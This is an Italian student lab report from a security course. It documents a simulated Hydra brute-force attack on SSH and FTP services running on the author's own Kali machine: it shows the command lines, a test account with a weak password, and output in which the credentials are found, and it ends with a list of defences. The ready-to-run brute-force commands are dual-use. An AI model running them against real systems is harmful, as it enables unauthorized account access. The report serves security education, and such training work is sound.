



REPORT Hydra

By Xian Long Qiu



Indice

- Panoramica pag.3
- Strumenti pag.4
- Operazioni preliminari pag.6
- Configurazione servizio ssh pag.7
- Attivazione servizio ssh pag.8
- Attacco Hydra su ssh pag.9
- Attivazione servizio ftp pag.10
- Attacco Hydra su ftp pag.11
- Metodi di protezione pag.12
- Conclusione pag.13



Panoramica


L'attività consiste nella **simulazione** di uno scenario realistico in cui vengono configurati e attivati i **servizi SSH e FTP** su una macchina Kali Linux, per poi eseguire un attacco brute force utilizzando lo strumento **Hydra**.

Scopo

Consolidare le conoscenze pratiche nel campo del **password cracking** e della **sicurezza dei servizi di rete**.

Origine traccia


Il presente report è relativo al Modulo 2 - Settimana 2 - lezione 5
del corso sulla piattaforma Epicode



Strumenti



-**Hydra**, tool che permette attacchi dizionario su vari protocolli di rete per cracking delle password.



-servizio **ssh**, è un protocollo di rete criptato utilizzato per accedere in modo sicuro a un computer remoto.





-servizio **ftp**, è un protocollo di rete standard utilizzato per trasferire file tra computer in una rete TCP/IP.

Fonte

Repository

<https://github.com/XLQcyber/CS0225>






Ambiente di lavoro



- **Kali Linux**: distribuzione Linux basata su Debian, progettata per il penetration testing, auditing della sicurezza e analisi forense digitale. Viene utilizzata da professionisti della sicurezza informatica e hacker etici per testare la robustezza delle reti e individuare vulnerabilità.



Operazioni preliminari

```
(kali@kali)-[~]
└─$ sudo adduser test_user
info: Adding user `test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_user' (1001) ...
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...
info: Creating home directory `/home/test_user' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
  Full Name []:
  Room Number []:
  Work Phone []:
  Home Phone []:
  Other []:
Is the information correct? [Y/n] y
info: Adding new user `test_user' to supplemental / extra groups `users' ...
info: Adding user `test_user' to group `users' ...
```

```
(kali@kali)-[/usr/share/seclists/Usernames]
└─$ head -n 10 xato-net-10-million-usernames.txt > ~/Desktop/mini-lista-usernames.txt
```


```
(kali@kali)-[/usr/share/seclists/Passwords]
└─$ head -n 10 xato-net-10-million-passwords-100.txt > ~/Desktop/mini-lista-passwords.txt
```

Creazione di un nuovo utente e password nel sistema tramite terminale:

Comando: `sudo adduser test_user`

Password: `testpass`

Creazione liste formato txt di user e password dal dizionario [xato-net-10-milion](#), con il comando `head` per visualizzare i primi dieci e poi creare l'output file formato txt nel desktop con `>`.
prendiamo dieci per simulare un cracking veloce.



Configurazione servizio ssh


```
(kali@kali)-[/etc/ssh]  
$ sudo nano sshd_config
```

```
#LoginGraceTime 2m  
#PermitRootLogin prohibit-password  
#StrictModes yes  
#MaxAuthTries 400  
#MaxSessions 10
```

Utilizzando privilegi root, è stato modificato il file `sshd_config` per permettere un numero elevato di tentativi di autenticazione:

- Comando: `sudo nano /etc/ssh/sshd_config`
- Parametro modificato: `MaxAuthTries 400`

Questo permette di eseguire attacchi brute force senza che il server chiuda la connessione prematuramente.



Attivazione servizio ssh

```
(kali@kali)-[~]
$ sudo service ssh start

(kali@kali)-[~]
$ ssh test_user@192.168.178.86
The authenticity of host '192.168.178.86 (192.168.178.86)' can't be established.
ED25519 key fingerprint is SHA256:qi007n+Ra/qSaPvN8083sFzYxeQwKn3xNuh0yNhk5Es.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.178.86' (ED25519) to the list of known hosts.
test_user@192.168.178.86's password:
Linux kali 6.12.13-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.13-1kali1 (2025-02-11) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
(test_user@kali)-[~]
$
```

Attiviamo il servizio ssh sul utente test_user e inserire le credenziali. Se sono corrette, compare il prompt dei comandi dell'utente test_user sulla Kali.

comandi di attivazione servizio: `sudo service ssh start`

comandi di attivazione sul utente: `ssh`

`test_user@192.168.178.86`

Attacco hydra su ssh

Apriamo un altro terminale per sferrare un crack con hydra.


comando: hydra -L file lista usernames -P file lista passwords 192.168.178.86 -t2 ssh -v

- **-L:** lista degli username
- **-P:** lista delle password
- **-t:** numero di thread utilizzati (in questo caso 2)
- **-V:** modalità verbosa per visualizzare ogni tentativo

```
(kali@kali)-[~]
$ hydra -L ~/Desktop/mini-lista-usernames.txt -P ~/Desktop/mini-lista-passwords.txt 192.168.178.86 -t2 ssh -v
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-09 15:13:49
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found
[DATA] max 2 tasks per 1 server, overall 2 tasks, 100 login tries (l:10/p:10), ~50 tries per task
[DATA] attacking ssh://192.168.178.86:22/
[ATTEMPT] target 192.168.178.86 - login "info" - pass "123456" - 1 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.178.86 - login "info" - pass "password" - 2 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.178.86 - login "info" - pass "12345678" - 3 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.178.86 - login "info" - pass "qwerty" - 4 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.178.86 - login "info" - pass "123456789" - 5 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.178.86 - login "info" - pass "12345" - 6 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.178.86 - login "info" - pass "1234" - 7 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.178.86 - login "info" - pass "111111" - 8 of 100 [child 0] (0/0)
```

```
[ATTEMPT] target 192.168.178.86 - login "test_user" - pass "password" - 92 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.178.86 - login "test_user" - pass "12345678" - 93 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.178.86 - login "test_user" - pass "qwerty" - 94 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.178.86 - login "test_user" - pass "123456789" - 95 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.178.86 - login "test_user" - pass "12345" - 96 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.178.86 - login "test_user" - pass "1234" - 97 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.178.86 - login "test_user" - pass "111111" - 98 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.178.86 - login "test_user" - pass "1234567" - 99 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.178.86 - login "test_user" - pass "testpass" - 100 of 100 [child 1] (0/0)
[22][ssh] host: 192.168.178.86 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-09 15:16:33
```

Hydra è riuscito a individuare la combinazione corretta di username e password.



Attivazione servizio ftp

```
(kali@kali)-[~]  
$ sudo apt install vsftpd  
[sudo] password for kali:  
Installing:  
vsftpd  
  
Summary:  
Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1071  
Download size: 143 kB  
Space needed: 352 kB / 52.4 GB available
```

Avvio il servizio ftp.

comando: `sudo service vsftpd start`

```
(kali@kali)-[~]  
$ ftp 127.0.0.1  
  
Connected to 127.0.0.1.  
220 (vsFTPd 3.0.5)  
Name (127.0.0.1:kali): test_user  
331 Please specify the password.
```


Installiamo il servizio sulla kali.

comando: `sudo apt install vsftpd`

```
(kali@kali)-[~]  
$ sudo service vsftpd start
```

connessione al servizio ftp, logghiamo come
utente test_user.

comando: `ftp 127.0.0.1`



Attacco hybra sul ftp


```
(kali@kali)~$ hydra -L ~/Desktop/mini-lista-usernames.txt -P ~/Desktop/mini-lista-passwords.txt ftp://192.168.178.86 -t2 -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-09 15:32:10
[DATA] max 2 tasks per 1 server, overall 2 tasks, 100 login tries (l:10/p:10), ~50 tries per task
[DATA] attacking ftp://192.168.178.86:21/
[ATTEMPT] target 192.168.178.86 - login "info" - pass "123456" - 1 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.178.86 - login "info" - pass "password" - 2 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.178.86 - login "info" - pass "12345678" - 3 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.178.86 - login "info" - pass "qwerty" - 4 of 100 [child 1] (0/0)
```

Apriamo un altro terminale per sferrare un crack con hydra modificando la modalita' da ssh a ftp.






comando: hydra -L file lista usernames -P file lista passwords
ftp://192.168.178.86 -t2 -V


```
[ATTEMPT] target 192.168.178.86 - login "chris" - pass "123456789" - 85 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.178.86 - login "chris" - pass "12345" - 86 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.178.86 - login "chris" - pass "1234" - 87 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.178.86 - login "chris" - pass "111111" - 88 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.178.86 - login "chris" - pass "1234567" - 89 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.178.86 - login "chris" - pass "testpass" - 90 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.178.86 - login "test_user" - pass "123456" - 91 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.178.86 - login "test_user" - pass "password" - 92 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.178.86 - login "test_user" - pass "12345678" - 93 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.178.86 - login "test_user" - pass "qwerty" - 94 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.178.86 - login "test_user" - pass "123456789" - 95 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.178.86 - login "test_user" - pass "12345" - 96 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.178.86 - login "test_user" - pass "1234" - 97 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.178.86 - login "test_user" - pass "111111" - 98 of 100 [child 0] (0/0)
[ATTEMPT] target 192.168.178.86 - login "test_user" - pass "1234567" - 99 of 100 [child 1] (0/0)
[ATTEMPT] target 192.168.178.86 - login "test_user" - pass "testpass" - 100 of 100 [child 0] (0/0)
[21][ftp] host: 192.168.178.86 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-09 15:34:57
```

Anche in questo caso, Hydra è riuscito a individuare con successo le credenziali corrette.



Metodi di protezione da Hydra

-  1. Utilizzare password complesse e non comuni.
-  2. Limitare il numero di tentativi di accesso con parametri come MaxAuthTries
-  3. Impostare firewall e sistemi di protezione attiva come iptables, ufw, fail2ban o firewall.
-  4. Implementare autenticazione a due fattori (2FA).
-  5. Abilitare un sistema di monitoraggio e logging per rilevare tentativi sospetti.



Conclusione

La simulazione ha evidenziato come l'utilizzo di strumenti come Hydra renda estremamente semplice e veloce l'esecuzione di attacchi brute force su servizi mal configurati o protetti da credenziali deboli. Questo dimostra l'importanza di adottare misure di sicurezza efficaci, come password complesse, limitazione dei tentativi di accesso, autenticazione a due fattori e un costante monitoraggio dei log. In un contesto reale, trascurare queste difese equivale a lasciare una porta aperta a possibili intrusi.